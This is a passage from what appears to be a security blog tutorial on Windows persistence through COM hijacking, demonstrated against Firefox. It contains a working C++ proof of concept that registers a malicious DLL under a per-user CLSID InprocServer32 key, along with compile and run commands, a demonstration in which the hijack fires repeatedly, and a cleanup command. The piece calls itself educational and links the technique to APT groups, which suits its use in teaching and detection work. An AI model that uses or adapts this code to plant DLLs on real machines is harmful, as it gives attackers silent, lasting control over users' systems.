


# demo


Then restart `firefox.exe` in my case, wait some time. I've be waiting around 7 mins:



If you notice then `PID` is `9272`. But if you open `Process Hacker` you can see that it's not here:




Firefox crashed after a some time:




but it happened the only time.

Later, the "meow-meow" message box window popped-up with some frequency:





And even after closing **firefox**:



That's perfectly! :)

**update: programmer way**

I also created **pers.cpp** dirty PoC script:

```

/*
pers.cpp
windows low level persistence via COM hijacking
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/05/02/malware-pers-3.html
*/
#include <windows.h>
#include <string.h>
#include <cstdio>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // subkey
    const char* sk = "Software\\Classes\\CLSID\\{A6FF50C0-56C0-71CA-5732-BED303A59628}\\InprocServer32";

    // malicious DLL
    const char* dll = "C:\\Users\\User\\Desktop\\shared\\2022-05-02-malware-pers-3\\evil.dll";

    // startup
    LONG res = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR)sk, 0, NULL,
    REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
    if (res == ERROR_SUCCESS) {
        // create new registry keys
        RegSetValueEx(hkey, NULL, 0, REG_SZ, (unsigned char*)dll, strlen(dll));
        RegCloseKey(hkey);
    } else {
        printf("cannot create subkey for hijacking :(\n");
        return -1;
    }
    return 0;
}

```

compile it:

```

x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive

```

The screenshot shows a terminal window with the following content:

```

└─$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
└─(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-05-02-malware-pers-3]
└─$ ls -lht
total 152K
-rwxr-xr-x 1 cocomelonc cocomelonc 40K May  2 18:59 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc 803 May  2 18:59 pers.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 93K May  2 17:04 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc 482 May  2 16:39 evil.reg
-rwxr-xr-x 1 cocomelonc cocomelonc 408 May  2 16:31 orig.reg
-rwxr-xr-x 1 cocomelonc cocomelonc 566 May  2 15:27 evil.cpp
└─(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-05-02-malware-pers-3]


```

and run:

```

.\pers.exe


```



As you can see, everything is work perfectly :)

Cleaning after completion of experiments:

```
reg delete "HKCU\Software\Classes\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}" /f
```



## conclusion

An attacker can employ a not-so-common but widely used technique to ensure silent persistence in a system after executing this actions. In the wild, this trick was often used by groups such as APT 28, Turla, as well as Mosquito backdoor.

COM hijacking MITRE ATT&CK

APT 28

Turla

RegCreateKeyEx

RegSetValueEx

reg\_query

reg\_import

reg\_export

reg\_delete

source code in github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*